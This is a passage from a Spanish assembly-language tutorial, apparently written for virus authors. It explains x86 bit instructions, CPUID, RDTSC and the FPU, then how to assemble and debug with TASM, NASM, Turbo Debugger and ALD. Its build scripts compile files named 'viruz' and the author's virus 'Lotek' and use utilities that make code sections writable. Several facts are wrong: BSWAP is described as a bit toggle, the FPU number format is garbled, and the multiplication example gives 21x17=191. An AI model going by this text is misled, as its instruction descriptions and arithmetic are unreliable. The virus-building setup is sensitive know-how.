- BTS: Bit Test and Set, el primer operando indica una dirección de memoria y el segundo un desplazamiento en bits respecto a esta. El bit que toque será comprobado; si es un 1, se activa el carry flag (comprobable con JC, ya se sabe) y si es 0, pues no. Además, cambia el bit, fuera cual fuese en principio, a un 1 en la localización de memoria indicada. Por ejemplo, un **"BTS [eax+21],16h"** contaría 16h bits desde la dirección *"eax+21"*, comprobaría el bit y lo cambiaría por un 1.

- BTR: Bit Test and Reset, como antes el primer operando se refiere a una dirección y el segundo a un desplazamiento. Hace lo mismo que el BTS, excepto que cambia el bit indicado, sea cual sea, por un 0.

- BT: Bit Test, hace lo mismo que las dos anteriores pero sin cambiar nada, sólo se dedica a comprobar y cambiar el Carry Flag.

- BSWAP: Pues eso, Bit Swap... lo que hace es ver el desplazamiento con el segundo operando (el formato, como en las anteriores), y cambiar el bit; si era un 1 ahora será un 0 y viceversa.

- BSF: Bit Scan Forward, aquí varía un poco el tema; se busca a partir de la dirección indicada por el segundo operando para ver cuál es el bit menos significativo que está a 1. Si al menos se encuentra uno, su desplazamiento se almacenará en el primer operando. Es decir, si hacemos **BSF EAX,[EBX]** y en **EBX** tenemos la cadena 000001xxx, EAX valdrá 5 tras ejecutar esta instrucción. Tenemos también una instrucción, **BSR**, que hace lo mismo pero buscando hacia atrás (Bit Scan Reverse).

5.4.2.- CPUID

Se trata de una instrucción que devuelve el tipo de procesador para el procesador que ejecuta la instrucción. También indica las características presentes en el procesador, como si tiene coprocesador (FPU o Floating Point Unit). Funciona en todo procesador a partir de 80486.

Dependiendo del valor de EAX devuelve cosas distintas:

- **Si EAX = 0:** Aquí lo que estamos haciendo es comprobar la marca. Por ejemplo, con un Intel, tendríamos EBX = "Genu", ECX = "inel' y EDX = "ntel". En el caso de AMD, tendremos EBX = "Auth", ECX = "enti" y EDX = "cAMD".

- **Si EAX = 1:** En este caso, se intenta averiguar características de la familia del procesador. En EAX, se devuelve la información de esta, así:

```
31-14: Sin usar
13-12: Tipo de Procesador
11-8: Familia del Procesador
7-4: Modelo de Procesador
3-0: Stepping ID
```

También en la web de Intel se puede encontrar información más detallada a este respecto. Reproduzco de todas formas, una tabla con los valores de diferentes procesadores que saqué hace tiempo (es escasa y no tiene en cuenta K6-3, K7 y Pentium III, pero sirve como muestra):

Familia	***Procesador***	***Modelo***
0100	1000	Intel DX4
0101	0001	Pentium (60-66 Mhz)
0101	0010	Pentium (75-200 Mhz)
0101	0100	Pentium MMX (166-200 Mhz)
0110	0001	Pentium II
0110	0011	Pentium II, model 3
0110	0101	Pentium II model 5 y Celeron
0101	0110	K6
0101	1000	K6-2

5.4.3.- RDTSC

Esta instrucción, significa **"ReaD TimeStamp Counter"**. Su función, es la de devolvernos en el par **EDX:EAX**

el "Timestamp" almacenado por el procesador. Este contador es almacenado por el procesador y se resetea cada vez que lo hace el procesador, incrementándose en una unidad cada vez que sucede un ciclo de reloj. Por lo tanto, es obvia su utilidad como generador de números aleatorios, aunque por algún motivo que no alcanzo a comprender, dependiendo de un flag en el registro interno CR4 (el flag TSD, Time Stamp Disable) esta instrucción puede ser restringida para ser ejecutada en el modo User del procesador (en la práctica, por ejemplo bajo Windows 98 la instrucción no devuelve nada pues está deshabilitada en este flag, sin embargo en Linux sí lo da...).

5.4.- Introducción al coprocesador matemático

5.4.1.- Conceptos básicos

El coprocesador matemático o FPU (Floating-Point Unit) utiliza números tanto reales como enteros, y se maneja mediante instrucciones integradas en el grupo común que utilizamos; es decir, que simplemente tiene sus instrucciones específicas que él va a utilizar.

Los números se representan normalizados, con 1 bit de signo, exponente y mantisa. Me gustaría poder explicar esto al detalle pero necesitaría demasiado espacio y no creo que resulte tan útil... tan sólo destacar que este es el tipo de formato que se usa para representar números reales, y se basa en que el primer bit del registro indica el signo (0 es positivo, 1 negativo), otros cuantos bits (en este caso 13) representan un exponente, y otros cuantos (64 esta vez) una mantisa. Es decir, que por decirlo de una forma algo burda, para obtener el número real deberíamos coger la mantisa y elevarla a este exponente.

Así, podemos ver que son 80 los bits que tiene cada registro de la FPU. Estos registros son ocho en total, y sus nombres consisten en una R seguida de un número, yendo desde R0 a R7.

5.4.2.- La pila del coprocesador

La forma de acceder a los registros no es como en la CPU. Por decirlo de alguna manera, se forma una pila de registros con estos ocho registros de datos, operándose con el primero en esta pila (que llamamos ST(0)) y con varias instrucciones para mover los propios registros del copro con este objetivo.

Para referenciar en ensamblador a estos registros se hará a traves de la mencionada pila. Lo más alto de la pila será ese ST(0) - o simplemente, ST - , y podemos hacer operaciones como la siguiente:

FADD ST, ST(2)

Por supuesto, el resultado de esta suma entre el primer y tercer valor de la pila del coprocesador, almacenará el resultado en esta parte superior de la pila (ST), desplazando al resto en una posición hacia abajo (el anterior ST será ahora ST(1), y el ST(2) será ahora ST(3)). El sistema puede resultar - y de hecho es - algo lioso, pero todo se aclara si se utiliza un buen debugger y se comprueba a mano lo que estoy diciendo, y cómo la FPU administra sus registros.

5.4.3.- Ejemplo de una multiplicación con la FPU

Como no me quiero entretener mucho con esto - que probablemente nadie vaya a usar -, pasaré diréctamente a utilizar un ejemplo bastante ilustrativo de lo que sucede cuando estamos utilizando la FPU.

Pretendemos, en el ejemplo siguiente, llevar a cabo la operación (10 x 15) + (17 x 21):

```
fld        10                        ; Cargamos en ST(0) el valor 10
fmul 15                         ; Ahora 10 x 15 se almacena en ST(0)
fld 17                         ; ST(0) vale 17, y OJO, el resultado de 10x15 (150) estará en ST(1)
fmul 21                         ; ST(0) pasa a valer 21 x 17, es decir, 191. Tenemos pues que
                                ;ST(0)=21x17=191 y ST(1)=10x15=150
fadd ST(1)                ; Con esta instrucción añadimos a ST(0)(operando por defecto) ST(1),
luego
                                ;acabamos teniendo ST(0) = (21x17)+(10x15) = 341, resultado final.
```

Una referencia completa de las instrucciones utilizadas por la FPU (que son muchas y permiten coger o guardar en memoria, transferir a un formato que entiendan los registros del procesador y viceversa y unas cuantas operaciones como incluso senos y cosenos), recomiendo echarle un vistazo a los manuales de Intel - aunque son medianamente oscuros con el tema.

Capítulo

6

Utilidades para la Programación

En este capítulo tomaremos un punto de vista eminentemente práctico de cara a la programación de virus; se trata, de una introducción a ciertas utilidades que vamos a necesitar de cara a programar virus, y que hay que saber manejar al menos un mínimo.

Sé que las utilidades que he escogido no serán del gusto de todos por diversos motivos; los dos compiladores de los que hablo (TASM y NASM, para Windows y Linux) creo que son de lo mejorcito que se puede encontrar - bien, podría haber hablado del GAS, GNU Assembler, en Linux, pero sinceramente odio el formato At&t de ensamblador, y lo interesante es que de programar en el formato que acepta TASM a hacerlo en el que acepta NASM hay muy pocas diferencias, con lo que lo que se aprende para uno puede servir bastante para el otro. El NASM sin embargo tiene algún problema incomprensible (por ejemplo, no compila la instrucción RDTSC pero tampoco indica que hayan errores).

El mismo motivo ha hecho que de cara a debuggers, detalle para Linux el ALD en lugar del GDB; bien que GDB es un debugger mucho más potente, pero ALD es mucho más sencillo de utilizar (entre otras cosas porque es parecido al Debug del Dos, y porque no usa el formato At&t). Esta razón de sencillez de uso es la que también hace que hable del Turbo Debugger 32 en Windows y no del Softice. Aunque Softice es la verdadera herramienta para trabajar en Windows, Turbo Debugger es mucho más sencillo y se puede aprender en diez minutos (para el Softice habría que dedicar un capítulo entero, aunque es cierto que merecería la pena).

6.1.- TASM (Windows/Ms-Dos)

6.1.1.- Introducción

La utilidad TASM es el clásico de los compiladores de ensamblador para Ms-Dos y Windows. Lo que hace es sencillamente convertir el texto que nosotros hemos escrito en un fichero de texto con las instrucciones en ensamblador de nuestro programa, en un ejecutable que podemos utilizar. Aquí quien no haya visto aún la potencia del lenguaje ASM se dará cuenta; lo que escribimos no se modifica, es decir, si tenemos una órden "ADD EAX,EBX", en el programa compilado se va a codificar así y de ninguna otra manera. ¿Que por qué digo esto? Pues en comparación con lenguajes de alto nivel; por ejemplo si escribimos un **Print ("Hola");** el compilador va a traducirlo a lenguaje ensamblador primero, llamando a funciones del sistema operativo para imprimir por pantalla.

En los lenguajes de alto nivel no tenemos control sobre las instrucciones en ensamblador que se están

generando, pero en ASM dado que estamos escribiendo en el lenguaje de la propia máquina, tenemos el dominio total sobre la situación.

Aunque el paquete con el que viene TASM ocupe comprimido el equivalente a 5 diskettes y tenga unas cuantas cosas, hay dos ficheros en particular que son los que vamos a utilizar con mayor frecuencia. TASM viene con unas cuantas utilidades incorporadas, como el propio Turbo Debugger, un extractor de listados de APIs para utilizar en nuestros programas y alguna cosilla más, pero en principio nos vamos a reducir a dos, TASM32.EXE y TLINK32.EXE

6.1.2.- TASM32.EXE

El primer paso al compilar nuestro listado va a ser ejecutar esta utilidad, que va a realizar el compilado del fichero. La forma de utilización básica es **"Tasm32 <nombrefichero.asm>"**, aunque vamos a necesitar indicarle algunos parámetros, como por ejemplo:

-m#: Aquí el # es un número que indica cuantos "repasos" para resolver llamadas y referencias se van a dar. Es importante delimitarlo, puesto que si pegamos una o dos pasadas (m1, m2), muchas veces nos van a dar fallos que no deberían. Personalmente suelo ponerlo a 5 pasadas.

-ml/mu: Sensibilidad para mayúsculas/minúsculas. Si ponemos "-ml", el ensamblador interpretará por ejemplo que "Etiqueta" es diferente a "etiqueta". la opción "-mu" indicaría que no se hace caso de este hecho

-q: Supresión de partes no necesarias para el linkado (la segunda fase, que explicaremos más adelante).

-zn/zd/zi: Información para debugging. Para ciertos programas de debuggeo, es interesante activar esta opción. Zn indica que no se guarda ninguna información, zd que se guardan los números de línea, y zi guarda toda la información.

-i: Indica el path para los ficheros que incluyamos con la directiva "include" en el propio código.

Esto sólo son algunos ejemplos de parámetros que se indican al compilador; por suerte si escribimos simplemente "tasm32", se nos mostrará la lista de parámetros con una pequeña explicación de lo que hace cada uno. Personalmente, suelo utilizar para compilar una línea tipo **"tasm32 -ml -m5 -q -zn nombrevirus.asm"**

Por supuesto, si algo está mal escrito en nuestro código, el compilador nos indicará amablemente en qué número de línea hemos metido la zarpa y a ser posible el tipo de fallo que ha habido.

6.1.2.- TLINK32.EXE

Tras el proceso de ensamblado, toca la segunda parte, el linkado (traducido literalmente, "enlazado"). Un poco dicho a lo bestia, es como si al usar el compilador hubiera convertido lo que hemos escrito en un código ensamblador algo disperso, y con el linkador vamos a estructurarlo para que sea un ejecutable bueno y decente ;-). De nuevo, tenemos unas cuantas opciones, de las que detallo alguna:

-Txx: Indica el tipo de fichero que queremos generar. Si queremos hacer un ejecutable de Windows, pondremos -Tpe (PE es el formato de fichero en Windows95, 98 y NT). -Tpd indicaría que queremos hacer un .DLL

-v: Indica que queremos información para debugging.

-c: De nuevo el tema de mayusculas/minusculas (las tiene en cuenta).

-aa: Con esta opción indicamos que usamos la API de Windows, por defecto está bien ponerla y tal.

De nuevo, tenemos suerte y ejecutando Tlink32 sin parámetros nos va a explicar los que podemos utilizar. Un ejemplo típico de uso sería algo como **"tlink32 -v -Tpe -c -x -aa nombrevirus,,, import32".**

Hay un par de cosas a destacar en esta línea, aunque tampoco quiero profundizar (es de esas cosas que se pueden utilizar sin entender, al fin y al cabo xD). En primer lugar, que no escribimos el ".asm" al final del nombre del fichero origen, en segundo lugar que tenemos tres comas y algo llamado **"import32"** por ahí que de momento no sabemos lo que es.

El tema del import32, consiste en que hay un fichero bastante standard y bastante distribuído (creo yo que viene con la distribución del TASM, pero sino se puede encontrar fácilmente) llamado import32.lib, que por así decirlo nos facilita poder acceder a la API de Windows. Es decir, si yo quiero ejecutar alguna llamada a la API de Windoze, tengo que importar esa librería donde se hace referencia a estas APIs. En cualquier caso, si no la encontrais podéis fabricaros una utilizando el **IMPLIB.EXE** sobre las librerías que tenéis en windows\system.

6.1.3.- Particularidades de TASM

A continuación, copio un pequeño listado improvisado donde paso a comentar lo que sucede, que me parece mejor que simplemente ir listando cosas. Puede que me deje alguna, pero en cualquier caso en la propia página tenéis un virus de windows que sirve de ejemplo bastante bien:

```
;
;                               Programa de prueba
;
;
.486p
; modelo de procesador (486 modo protegido, conviene dejarlo así como standard)
.model  flat
; lo mismo digo (esto hace referencia al modelo de memoria, flat)
NULL                            EQU     00000000h
MB_ICONEXCLAMATION              EQU     00000030h
; Esto hace que cuando escribamos p.ej "NULL", el ensamblador
;lo vaya a interpretar como un 0. EQU es "equivale a", y es util
;usarlo para no tener que recordar valores absurdos (el
;MB_ICONEXCLAMATION es el valor que indica que una ventana pop-up
;muestre una exclamación)
extrn       ExitProcess: proc
extrn       MessageBoxA: proc
extrn       GetProcAddress: proc
; Esto son las APIs que estamos importando para utilizar en nuestro
;código. Para ello tenemos que escribir el nombre de la API antes de
;los : y el proc (sencillo, no?)
.data
; Sección de datos del ejecutable. La haremos de tamaño 1 byte (&iquest;y por qué no? xD)
    db  ?
.code
; Ahora viene la parte seria, la sección de código de nuestro programa
Start:
; Esta primera etiqueta es algo que hay que recordar, porque luego
;la vamos a cerrar al final.
                push    MB_ICONEXCLAMATION
                push    offset Titulo
                push    offset Escribir
                push    NULL
                call    MessageBoxA
; &iquest;Recordáis la forma de llamar a la API de Windows? Estamos empujando
;a la pila el valor de una ventana con exclamación, el offset
;"Titulo" (titulo de la ventana, con un 0 al final), el offset de
;"Escribir" (texto de la ventana), y un valor NULL, llamando luego a
;la API "MessageBoxA", que saca una caja de estas con botón sólo de
;aceptar (indicado si no recuerdo mal por el NULL), para que le demos.
                call    ExitProcess
Titulo:         db      'Titulo de la ventana',0
Escribir:       db      'Esto es el contenido de la ventana',0
include     algo.inc
include     algo2.asm
; Los includes son algo bastante útil cuando tenemos un buen pedazo
;de programa. En cierto modo es como cuando hacemos un include en C,
;sólo que no necesitamos ficheros de definición ni nada así. Por
;decirlo claro, con un include estamos diciendo "aquí, tu actúa como
;si todo fuera un gran fichero donde justo en esta parte está lo que
;haya en el fichero incluído (vamos, que el fichero algo2.asm puede
;ser sencillamente una linea de texto que ponga "push ax", y lo que
```

```
;hará es sustituirlo).
end Start
;Esto es el final del código, y se indica con "end" seguido de
;la etiqueta que pusimos al principio del código.
```

Supongo que me dejaré unas cuantas cosas, pero al menos con esto tenéis una idea del aspecto que ha de tener un fichero en ensamblador de cara a ser compilado con TASM, y las pequeñas chorraditas que hay que meter para que funcione.

Personalmente, suelo utilizar un fichero .BAT para que me haga la compilación; un detalle, si tenéis datos metidos en la sección de código, al compilar el programa la sección de código no va a ser escribible (normalmente no se modifican las secciones de código). Para ello os recomiendo que os hagáis con una utilidad llamada **pewrsec** de Jacky Qwerty (facilita de encontrar). A lo que iba, este es un ejemplo de un fichero BAT para compilar un programa:

```
tasm32 -ml -m5 -q -zn viruz.asm
tlink32 -v -Tpe -c -x -aa viruz,,, import32
pewrsec viruz.exe
```

No viene nada mal no tener que estar escribiendo líneas enteras de memoria y tal, ya sabéis xD. Haceos algo como esto y olvidaos lo antes posible de tener que cambiar algo de cara al TASM, así os podéis centrar en programar que es al fin y al cabo lo que todos queremos hacer, ¿no?.

6.1.4.- ¿Y de dónde me lo bajo?

Esta pregunta es sencilla de resolver; vete a http://www.oninet.es/usuarios/darknode y en **"other interesting virus related stuff"** busca el enlace al TASM.

6.2.- NASM (Linux)

6.2.1.- Introducción al mundo de NASM

Por suerte, en aspecto vais a ver que no hay una gran diferencia entre el NASM y el TASM. Otro gallo cantaría si usáseis el GNU Assembler (más conocido como GAS), pero no hace falta repetiros la grima que me da el formato At&t de los... en fin :). En esta ocasión, al igual que antes utilizábamos el TASM y el TLINK, vamos a tener que tirar de dos ejecutables; el primero va a ser el propio ejecutable llamado nasm, el segundo es un viejo conocido, el gcc.

6.2.2.- Compilado con NASM/GCC

Cuando utilicemos el NASM para compilar, realmente sólo van a haber dos opciones que nos resulten interesantes - aunque como siempre hay alguna más:

-o: Indica el fichero de "output", o sea, donde va a poner el resultado. Si nuestro fichero original se llama virus.asm, podría ser una buena opción escribir un "-o virus.vir" como parámetro.

-f: Indica el formato de fichero que pretendemos lograr. Lo más normal es que queramos un ejecutable tipo ELF, con lo cual nada como escribir "-f elf".

Así pues, la línea standard que usaremos con el NASM para compilar será algo como **"NASM fichero.asm -o fichero.tmp -f elf"**.

La siguiente fase requiere tirar del GCC para acabar de compilar el fichero. La verdad es que ni me acuerdo de cual coño era el significado de las opciones (además estoy usando el Dreamweaver en Windoze así que comprenderéis que no voy a arrancar el Linux sólo para mirar las puñeteras opciones xD, RTFM sucker xDD). Importante, pues que **-s** significa origen (sorce) y **-o** destino; mi línea standard con el GCC es **"gcc -Wall -g -s**

fichero.tmp -o fichero.exec". Una vez ejecutado esto, tendremos en fichero.exec el Elf ejecutable que estábamos buscando (facilito, ¿no?).

Un detalle, tal y como en Windous conviene usar un BAT y tal sobre todo si vamos a compilar muchas veces, pues haceros un script tonto que meta estas dos líneas para que escribiendo "sh loquesea" podáis compilar sin tener que escribir toda la burrada de atrás. Por cierto, que aquí tenemos el mismo problema que en Windows, es decir, no podemos escribir en la sección de código por defecto. Creo que está colgada de la web una utilidad que escribí llamada "dwarf" que lo que hace es coger al fichero elf y cambiar esos parámetros. Así, mi "fichero standard de compilación" es algo como esto (hago copy&paste de la que uso para mi virus Lotek):

```
nasm lotek.asm -o lotek.vir -f elf
gcc -Wall -g -s lotek.vir -o lotek.exec
dwarf lotek.exec
```

6.2.3.- Particularidades en NASM

De nuevo, como creo que lo mejor es poneros un listado compilable, pues vamos con ello y cuento alguna cosita:

```
BITS 32
; Pues eso, 32 bits no? :)
GLOBAL main
SECTION .text
; .text es la sección de código (tanto en Windows como en Linux)
main:
        <codigo nuestro>
        mov         eax,dword[ebx+09Ch]
; Esta linea de codigo es una estupidez pero sirve para mostrar una gran
;diferencia (de las pocas) entre TASM/NASM. En el TASM para indicar que
;queremos leer 4 bytes diríamos mov eax, dword ptr [ebx+09ch], pero aquí
;lo del ptr sobra.
        mov               eax,1
        int               080h
; La interrupción 80h en Linux es recordemos la que vamos a utilizar casi
;exclusivamente al programar. Ojo aquí una diferencia con TASM, que son
;las formas de representar en hexadecimal: o le metemos un cero delante y una
;h al final, o hacemos como en este db que viene ahora:
valores:
        db              0x0A,0x04
; Bien, en este db, retomando lo dicho, usamos el método alternativo,
;escribir 0x0numero para indicar que es hexadecimal.
; Encima no tenéis ni que meter el END que había en el TASM, &iquest;más facil chungo nop?. Bueno
vale, seguro que me
;he olvidado de algo, pero no soy una máquina y esto se aprende de una sóla forma: cogéis la base
que intento dar
;(suponiendo que os esté sirviendo de algo claro xD), cogéis listados en ASM para aprender a
leerlos, y programáis
;a sako...
```

6.2.4.- Y otra vez... ¿de dónde me lo bajo?

En caso del NASM, estamos hablando de una utilidad gratuíta. Aparte del lugar desde donde se puede llegar, muy recomendable por otros muchos aspectos que es http://linuxassembly.org, el programa puede bajarse diréctamente de http://nasm.2y.net.

6.3.- Turbo Debugger (TD32)


6.3.1.- Introducción

La primera pregunta que he de responder aquí se simple: ¿qué es un debugger?. Pues bien, un debugger es un programa con el que podemos ir ejecutando paso a paso las instrucciones de nuestro programa, de cara a depurarlas (darnos cuenta de qué es lo que falla y corregirlo).

Aunque queda muy chulo mirar el código ensamblador de tu programa y darte cuenta de qué es lo que falla y corregirlo, a veces la cosa se complica y viene bien un poco de ayuda. Con un debugger (en este caso uno sencillo como el TD), podemos ver a cada momento cual es el valor de los registros del procesador y cómo afecta la ejecución de las instrucciones a estos registros y a distintas posiciones de memoria, obteniendo bastante información que nos puede llevar a su solución.

6.3.2.- Empezando con Turbo Debugger

Arrancarlo es tan sencillo como escribir "TD32 nombrefichero.exe" desde una ventana de Ms-Dos. Si por ejemplo como parámetro ponemos el fichero c:\windows\telnet.exe, tendremos algo como esto:



No sé si parecerá complicado o no, pero ahora os explico; como veréis, he dividido básicamente la pantalla en "Codigo", "Volcado" y "Registros". Se cambia entre estas partes de la pantalla con la tecla tabulador (si os fijáis, la parte de "código" está rodeada por un color azul, eso indica que está seleccionada):

- Código: Aquí están desensambladas una a una las instrucciones del programa. Dado que hemos ejecutado "td32 telnet.exe", estas son las primeras instrucciones del fichero telnet que tengo en el directorio del Windows. Vemos que hay tres columnas, aparte de unas cuantas filas, también.

La primera columna indica la dirección de memoria donde se encuentra la instrucción desensamblada (con ese símbolo de flecha mirando hacia la derecha en la que se va a ejecutar la próxima, en este caso la próxima es "push ebp"). La segunda columna, se trata de la codificación en hexadecimal de la instrucción desensamblada. Esto quiere decir, que **push ebp** se codifica como **"55h"**, o que **mov ebp,esp** se codifica como **"08bech"**.

Bueno espero que a nadie le sorprenda a estas alturas que nuestro bonito push ebp no sea más que un

"055h", y que no tenga que explicar de nuevo como hice en el primer capítulo que lo que hace el procesador cuando ejecuta un programa es coger ese 55h, decir "ah, eso corresponde a un push ebp" y realizar la operación...

- Registros: Como podéis ver, está bien clarito; al lado del nombre de cada registro viene su valor. Así, en el momento en que capturé esa pantalla, EIP vale 010081c0, etc etc. Importante, los registros que vienen a la derecha, todo este tema de z=0, s=1, etc... vengaaaaa, ¿esa intuición?. Pues sí, efectivamente z=0 indica que el flag de zero en el registro de flags está a cero, así como **o** indica overflow, **p** paridad, **c** carry o **i** inhibición de interrupciones.

- Volcado: Esta parte muestra el contenido en hexadecimal (byte a byte) a partir de una dirección de memoria. En este caso es a partir de la 0000000, contando 1 por cada byte (dos cifras hexadecimales). A la derecha vemos unos cuantos símbolos raros; se trata de la representación en ASCII de los números que hay en la parte central. La ventana de volcado es bastante útil porque es independiente de la de código, y porque de paso si queremos ver un texto en la columna en la que está traducido a ASCII nos lo va a mostrar, en lugar de desensamblarlo como si fuera código.

6.3.3.- Utilizando Turbo Debugger

Vale, hemos visto al Turbo Debugger en plan estático, pero evidentemente eso no es lo que queremos; si lo único que queremos es un listado en ensamblador de un fichero, utilizaríamos los desensambladores, que para algo están xD. Lo que queremos aquí es ejecutar paso a paso, y podemos hacerlo de las siguientes formas:

- Dar un paso: Esta órden se la podemos dar a Turbo Debugger de dos maneras, pulsando las teclas F7 o F8. La diferencia es, digamos, que con el F8 (step) vamos un poco más a lo bestia que con F7 (trace). Con F7 ejecutamos absolutamente cada instrucción paso a paso. Con F8 sin embargo damos "pequeños pasitos". Esto significa que por ejemplo, si encontramos una instrucción CALL, con F7 la siguiente instrucción que ejecutaremos será a la que llama el CALL, sin embargo con F8 ejecutaremos *todo* lo que hay dentro del CALL, pasando a la siguiente línea.

En este caso, sin embargo, al dar un paso nos vamos a encontrar con la siguiente situación lo hagamos con F7 o F8:

Veamos, ¿qué ha sucedido? Pues que el "push ebp" se ha ejecutado. La flecha que está en la barra azul y la propia barra azul se han desplazado un espacio hacia abajo, señalando a la próxima instrucción que toca ejecutar. Además, vemos que en la parte dedicada a los registros, hay tres de ellos señalados en blanco. ¿Por qué es así? Bien, es una forma cómoda mediante la que Turbo Debugger nos indica que el valor de estos registros ha cambiado después de ejecutar la última instrucción. ESP ha cambiado dado que hemos empujado un valor a la pila, EIP lo ha hecho porque es el registro que señala la próxima instrucción a ejecutar.


- Ejecutar todo el programa: Para ello tenemos la opción "run". La opción "run" se activa con la tecla F9, y ejecuta el programa hasta el final a no ser que hayan... a no ser que haya lo que llamamos "breakpoints", que es una de las cosas más útiles que nos dan las utilidades de debuggeo.

- Otras opciones: Turbo Debugger tiene un montón de opciones, que no voy a dedicarme a detallar, la mejor forma de aprender a usarlas es usándolas. Sin embargo, si que voy a dedicar una sección a lo que creo que es el segundo punto importante de comprender no ya de cara a usar el TD32 sólo, sino en general para usar cualquier debugger, que son los breakpoints.

6.3.4.- Breakpoints

El propio nombre lo dice, Breakpoint significa "punto de ruptura". Imaginad que el fallo en vuestro programa pensáis que debe estar algo así como en la línea 400, donde se producen tal y cual instrucciones. No puedes ejecutar paso a paso hasta allí porque es un maldito coñazo, ni puedes hacer un "Run" porque lo ejecuta hasta el final y es un tanto estúpido. Así pues, lo que utilizas son Breakpoints.

Un Breakpoint está ligado a un punto de la ejecución, y lo que va a hacer es que si le damos a la opción "Run", el debugger ejecute hasta el punto en el que hemos puesto nuestro Breakpoint y ahí se detenga, dejándonos que sigamos haciendo lo que hemos venido a hacer. En Turbo Debugger, la forma más sencilla de poner un breakpoint es movernos en la ventana de código hasta la instrucción en la que queramos ponerlo y darle a **F2**:



Como vemos, el lugar donde hemos puesto el breakpoint (bueno, entretanto he movido con las flechas la

barrita azul para ponerla donde ahora está la roja y la he vuelto a poner en la instrucción que toca ejecutar), es donde se encuentra la barra roja. De esta forma tan gráfica, vemos que hay un Breakpoint ahí. Ahora, si le damos sencillamente a F3 (ejecutar programa), este se ejecutará hasta llegar al breakpoint, momento en que se parará y podremos volver a meter mano por donde queramos.

Y en fin, con esto y un bizcocho mañana a las ocho.

6.3.5.- De donde bajarlo

Turbo Debugger, aunque se puede encontrar como programa aparte, viene con el TASM normalmente, con lo que si tenéis uno tenéis el otro y fuera problemas ;-).

6.4.- ALD (Linux)

6.4.1.- Introducción

Bueno, dado el hecho de que antes ya he explicado un poco como funciona un debugger y esas cosas, esta sección va a ser deliberadamente bastante corta; básicamente, voy a explicar cómo hacer lo mismo que antes con un debugger bastante sencillito para Linux y que para hacer cuatro cosas no está nada mal. Además tiene una ventaja y es que se parece bastante al Debug de Ms-Dos, con lo que los que lo hayan usado tardarán pocos minutos en sacarle buen partido. Vamos pues con ALD, o Assembly Language Debugger:

6.4.2.- Bases de funcionamiento

ALD es una aplicación que funciona en modo texto, por lo que no vamos a tener ni ventanitas con menús ni demás pijaditas que venían por ejemplo con el Turbo Debugger. Esto, no implica que vaya a ser complejo en su funcionamiento. Al contrario, es muy rápido aprender las cuatro cosas que aprendimos con TD y seguir averiguando por nuestra cuenta el resto de opciones que posee.

El ALD puede arrancarse después de instalarlo (sencillito, configure/make/make install y no suele dar problemas) simplemente tecleando su nombre o indicando como parámetro un fichero. Al ejecutarlo nos dirá la versión y tal, y si metimos un nombre de fichero como parámetro (**ald /bin/ls** p.ej), nos confirmará que se trata de un fichero de formato ELF (ejecutable) y tal.

